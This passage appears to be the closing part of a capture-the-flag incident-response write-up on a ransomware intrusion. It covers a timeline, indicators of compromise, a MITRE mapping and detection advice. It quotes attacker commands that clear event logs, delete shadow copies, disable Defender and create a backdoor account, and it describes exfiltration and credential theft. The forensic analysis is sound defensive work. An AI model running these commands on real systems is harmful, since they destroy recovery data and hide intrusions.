
Event logs are cleared at 19:21:32 (wevtutil cl Security), then at 19:28:14 the ransomware binary is dropped to C:\Windows\Temp\ and executed across all hosts via the established beacons. Sysmon EID 1’s OriginalFileName reveals the compiled identity (Encryptor_v2.exe) behind the on-disk name.
index=* EventCode=1 Image="*MammaMia*" | table _time, CommandLine, ParentImage, Hashes | sort -_time
Pull the binary’s SHA1 from the Sysmon Hashes field and look it up on VirusTotal. The first submission is six days after the attack — the gap indicates a private or custom build not previously seen by public threat intel, consistent with a targeted operation.

Encryption completes at 19:32:45, appending .locked to every encrypted file. The ransom note README_DECRYPT.txt is recovered from ncooper’s Windows Recent items:
File Extension: .locked
Encryption Date: 2025-12-02 19:32:45
Machine ID: WORKSTATION-01-260B85AE

Amount: 50 BTC (~$2,000,000 USD)
Bitcoin Address: 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa

Tip: The wallet
1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNais Satoshi Nakamoto’s genesis-block address — the first Bitcoin address ever, holding the unspendable 50 BTC from block 0. A CTF easter egg: the ransom is payable to a wallet nobody can access.
Attack Summary
| Phase | Action |
|---|---|
| Initial Access | ncooper searched “cracked sharp world clock”, downloaded Sharp.World.Clock.9.6.7.rar from hxxps[://]edge15[.]82[.]ir[.]cdn[.]ir |
| Execution | world_clock_setup.exe spawned cmd.exe → MSBuild.exe then rundll32.exe loading WakeWordEngine.dll |
| Defense Evasion | rundll32.exe injected into explorer.exe via CreateRemoteThread at 14:03:07 |
| Defense Evasion | Set-MpPreference -DisableRealtimeMonitoring $true at 14:22:17 |
| C2 | Cobalt Strike beacon established to 3[.]79[.]56[.]148:80; chcp 437 fingerprint at 14:05:07 |
| Persistence (WS01) | Local account SvcAdmin:Qwerty12345! created via net user at 14:08:06 |
| Persistence (WS01) | Scheduled task SystemUpdate created to run WakeWordEngine.dll at logon |
| Credential Access | LSASS memory read by rundll32.exe at 14:45:15 (GrantedAccess 0x1010) |
| Privilege Escalation | Type 9 logon at 15:22:55 — DA credentials loaded into beacon token via make_token |
| Lateral Movement | PsExec to DC01 at 15:31:05; beacon injected into dwm.exe and spoolsv.exe |
| Discovery | SharpHound (as syscheck.exe) and AdFind run on DC01 for AD enumeration |
| Discovery | Port scan from DC01 against internal targets; 12 unique ports against 10.10.11.249 |
| Credential Access | DCSync against KRBTGT; Golden Ticket forged (RC4/0x17 encryption confirmed in EID 4769) |
| Persistence (DC01) | WMI EventFilter WindowsUpdateCheck created at 17:00:08 |
| Lateral Movement | PsExec to FS01 at 17:33:05; WindowsUpdateService created for persistence |
| Collection | Five corporate shares (Finance, Legal, HR, Executive, Contracts) archived to npoived.zip at 17:42:13 |
| Defense Evasion | npoived.zip timestamps stomped to 2036-01-01 at 17:45:16 |
| Lateral Movement | PsExec to BACKUP01 at 18:22:19; Veeam credentials extracted via hapsgdsgd.ps1 |
| Exfiltration | npoived.zip copied to hxxp[://]3[.]120[.]129[.]182/share at 18:11:04 |
| Impact | vssadmin delete shadows /all /quiet at 19:20:32; event logs cleared at 19:21:32 |
| Impact | MammaMia_Marcello.exe deployed across all hosts at 19:28:14; encryption complete 19:32:45 |
IOCs
| Type | Value |
|---|---|
| Domain (Piracy Site) | hxxps[://]soft98[.]ir |
| Domain (CDN Delivery) | edge15[.]82[.]ir[.]cdn[.]ir |
| URL (Malware Download) | hxxps[://]dl2[.]soft98[.]ir/soft/s/Sharp.World.Clock.9.6.7.rar |
| IP (C2) | 3[.]79[.]56[.]148 |
| IP (Exfiltration) | 3[.]120[.]129[.]182 |
| File | world_clock_setup.exe |
| File | C:\Users\ncooper\Music\WakeWordEngine.dll |
| File | C:\Users\Public\Music\WakeWordEngine.dll |
| File | C:\Windows\Temp\MammaMia_Marcello.exe |
| File | C:\Windows\Temp\winupdate.exe |
| File | C:\Users\Public\npoived.zip |
| File | C:\Users\Public\hapsgdsgd.ps1 |
| File | C:\Windows\Temp\syscheck.exe (SharpHound) |
| Scheduled Task | SystemUpdate |
| Service (FS01) | WindowsUpdateService |
| WMI Filter (DC01) | WindowsUpdateCheck |
| Account | SvcAdmin / Qwerty12345! |
| Bitcoin Address | 1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa |
| Hash (MammaMia_Marcello.exe) | SHA1: A4D7B99EB716919BB47448E135D489A1100BA70C |
| VT First Submission | 2025-12-08 04:37:21 UTC |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Malicious File | T1204.002 | ncooper executed world_clock_setup.exe downloaded from piracy site |
| MSBuild | T1127.001 | world_clock_setup.exe spawned MSBuild.exe to execute next-stage payload |
| Rundll32 | T1218.011 | WakeWordEngine.dll loaded via rundll32.exe,Start export |
| Process Injection: Remote Thread | T1055.001 | rundll32.exe injected Cobalt Strike beacon into explorer.exe |
| Disable or Modify Tools | T1562.001 | Set-MpPreference -DisableRealtimeMonitoring $true via beacon |
| Timestomp | T1070.006 | npoived.zip timestamps set to 2036-01-01 via PowerShell |
| Scheduled Task | T1053.005 | SystemUpdate task created for logon persistence on WORKSTATION-01 |
| WMI Event Subscription | T1546.003 | WindowsUpdateCheck WMI filter created on DC01 |
| Windows Service | T1543.003 | WindowsUpdateService created on FS01; PsExec services on DC01/BACKUP01 |
| LSASS Memory | T1003.001 | rundll32.exe read lsass.exe memory at 14:45:15 (0x1010) |
| Token Impersonation | T1134.003 | Type 9 logon at 15:22:55 — make_token with DA credentials |
| Golden Ticket | T1558.001 | KRBTGT hash extracted via DCSync; forged tickets use RC4 (0x17) |
| Lateral Tool Transfer via PsExec | T1021.002 | PsExec used to move to DC01, FS01, BACKUP01 |
| Domain Account Enumeration | T1087.002 | SharpHound and AdFind enumerated AD users and computers on DC01 |
| Network Service Discovery | T1046 | DC01 scanned internal targets; 12 unique ports against 10.10.11.249 |
| Archive Collected Data | T1560.001 | Five corporate shares compressed to npoived.zip via Compress-Archive |
| Exfiltration Over SMB | T1048 | npoived.zip copied to \3.120.129.182\share via cmd copy |
| Inhibit System Recovery | T1490 | vssadmin delete shadows /all /quiet before ransomware deployment |
| Data Encrypted for Impact | T1486 | MammaMia_Marcello.exe (Encryptor_v2) deployed across all hosts; .locked extension |
Defender Takeaways
Software download policy and DNS filtering — The entire attack chain originated from a pirated software download. A DNS filtering solution (e.g. Cisco Umbrella, AdGuard DNS with category blocking) would have blocked soft98.ir at the network layer before the download ever started. Pairing this with an endpoint policy that alerts on RAR/ZIP extraction followed by executable launch from the Downloads folder catches the delivery mechanism even if DNS filtering is bypassed.
LOLBin monitoring is non-negotiable — MSBuild.exe spawning from a user-context process, and rundll32.exe loading a DLL from C:\Users\*\Music\, are both high-fidelity detection opportunities. Neither of these should occur in a normal corporate environment. A Sysmon rule alerting on MSBuild.exe with a non-developer parent, or rundll32.exe loading DLLs from user profile paths outside System32, would have fired before the beacon was injected.
OriginalFileName for renamed binary detection — SharpHound was renamed syscheck.exe to evade name-based detection. Sysmon captures OriginalFileName from the PE header regardless of what the file is called on disk. SIEM rules that alert on known offensive tool OriginalFileName values (SharpHound, Mimikatz, Rubeus, AdFind, etc.) are robust against renaming and should be part of every detection library.
Protect Veeam and backup credentials — The attacker specifically targeted Veeam.Backup.Common.dll to decrypt stored backup credentials. Backup systems are increasingly primary targets in ransomware operations because destroying backups maximises leverage. Veeam credentials should be stored using a dedicated service account with minimal permissions, and the Veeam SQL database should not be accessible from general domain accounts. Monitoring for PowerShell processes loading Veeam DLLs outside of expected Veeam service processes is a specific detection worth implementing.
Kerberos RC4 anomaly detection — Golden Ticket detection via EID 4769 filtering for TicketEncryptionType 0x17 in environments that have enforced AES is one of the few reliable ways to detect forged tickets. If your domain is running Windows Server 2012+ and you’ve configured msDS-SupportedEncryptionTypes to exclude RC4, any RC4 ticket request becomes a near-certain indicator of a forged ticket. This detection requires accurate baseline knowledge of your environment’s encryption policy — the investigation here relied on exactly this signal.
Conclusion
A single pirated download handed an operator the entire estate. Every escalation after it rode a legitimate tool — MSBuild to stage, rundll32 to load, Explorer and spoolsv to hide, PsExec to spread, and Veeam’s own DLL to loot the backups — so the detection value lived almost entirely in sequencing and path/name anomalies, not in novel malware. The ransomware itself was the last and least interesting step; the damage was already guaranteed the moment an unmonitored LOLBin chain reached a Domain Admin token.